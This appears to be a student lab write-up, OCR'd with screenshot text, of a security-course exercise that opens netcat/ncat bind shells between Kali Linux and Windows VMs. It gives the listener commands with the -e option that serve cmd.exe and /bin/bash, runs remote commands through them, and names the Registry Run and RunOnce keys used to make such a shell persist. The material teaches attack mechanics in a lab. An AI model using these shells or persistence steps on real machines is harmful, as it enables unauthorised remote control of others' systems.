

Debian 12.x 64-bit - VMware Workstation
File Edit View VM Tabs Help
Debian 12.x 64-bit
Windows 11 x64
1 2 3 4
17:12
saiprasad@SaiKali: ~/Downloads/nmap-7.95-1.src/nmap-7.95
File Actions Edit View Help
(saiprasad㉿SaiKali)-[~/Downloads/nmap-7.95-1.src/nmap-7.95]
$ cat alice.txt
"kali as a server"
(saiprasad㉿SaiKali)-[~/Downloads/nmap-7.95-1.src/nmap-7.95]
$
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Step 3: Create shells with netcat/ncat.

a) On the Windows 10 VM, type the following command: **ncat.exe -lp 10314 -e cmd.exe**
The -e option specifies an executable to run.


b) On the Kali Linux VM, type the following command: **nc 192.168.1.108 10314**
(Substitute the IP address of the Windows 10 VM.)






Whoa! That is a prompt from the world of Windows inside the land of Linux!

c) Any Windows command you type will now be sent to the victim machine and executed on that machine. Try these: **ipconfig /all arp -a route print** **(Take the screenshot showing both screens)**





d) You can even sniff all packets in Wireshark containing all commands and their corresponding output. Filter by icmp in Wireshark on the Windows 10 VM.

From the Windows command prompt on the Kali Linux VM, enter the following: **ping 8.8.8.8**


Now you are actually sending a ping from the Windows 10 VM through the Kali Linux VM. The replies will go to the Window 10 VM!


This ability of sending and receiving can be used for many malicious purposes, including making the victim machine go to systems that will deliver malware and making it appear that a victim machine is actually causing an attack through false attribution.

Press **CTRL-C** to break out of the cmd.exe shell in Kali Linux.

This ncat shell creation can even be made persistent by adding it to the victim machine's Registry in one of the followin locations:

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Curre ntVersion\Run
- HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\Run
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Curre ntVersion\RunOnce
- HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\RunOnce




Windows 11 x64 - VMware Workstation
File Edit View VM Tabs Help
Debian 12.x 64-bit
Windows 11 x64
Recycle Bin
Wireshark
Microsoft Edge
Firefox
Capturing from Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp
No. Time Source Destination Protocol Length Info
188... 33693.295 8.8.8.8 10.0.0.123 ICMP 74 Echo (ping) reply id=0x0001, seq=9/2
188... 33694.283 10.0.0.123 8.8.8.8 ICMP 74 Echo (ping) request id=0x0001, seq=10/
188... 33694.319 8.8.8.8 10.0.0.123 ICMP 74 Echo (ping) reply id=0x0001, seq=10/
188... 33695.296 10.0.0.123 8.8.8.8 ICMP 74 Echo (ping) request id=0x0001, seq=11/
188... 33695.319 8.8.8.8 10.0.0.123 ICMP 74 Echo (ping) reply id=0x0001, seq=11/
188... 33696.305 10.0.0.123 8.8.8.8 ICMP 74 Echo (ping) request id=0x0001, seq=12/
188... 33696.320 8.8.8.8 10.0.0.123 ICMP 74 Echo (ping) reply id=0x0001, seq=12/
Frame 15375: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Ethernet II, Src: ARRISGroup_f1:d2:ce (c0:94:35:f1:d2:ce), Dst: IPv4mca
Internet Protocol Version 4, Src: 1.0.0.10, Dst: 224.0.0.1
Internet Control Message Protocol
0000 01 00 5e 00 00 01 c0 94 35 f1 d2 ce 08 00 45
0010 00 24 29 00 00 00 01 01 af 0e 01 00 00 0a e0
0020 00 01 09 00 e6 b6 01 02 05 46 0a 00 00 01 00
0030 00 00 00 00 00 00 00 00 00 00 00 00
Internet Control Message Protocol: Protocol
Packets: 188469 · Displayed: 86 (0.0%)
Profile: Default
Windows 11 Enterprise Evaluation
Windows License valid for 61 days
Build 22621.ni_release.220506-1250
Search
ENG US
5:24 PM 2024-10-05
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


e) Now it is time to reverse roles and use Bash from the Kali Linux VM from the Windows 10 VM. Even with the change of the default shell to Z shell, Kali Linux still contains Bash. On the Kali Linux VM, type the following command: **nc -lp 14618 -e /bin/bash**


On the Windows 10 VM, type the following command: **ncat.exe 192.168.1.114 14618**

(Substitute the IP address of the Windows 10 VM.)

You will not see a prompt, but try these Linux commands: **ip a ls**


pwd






f) Filter by ICMP in Wireshark on the Kali Linux VM.

From the Windows command prompt on the Kali Linux VM, enter the following: **ping 1.1.1.1** **(Take the screenshot showing ping responses)**






Now you are actually sending a ping from the Kali Linux VM through the Windows 10 VM. The replies will be sent to the Kali Linux VM.

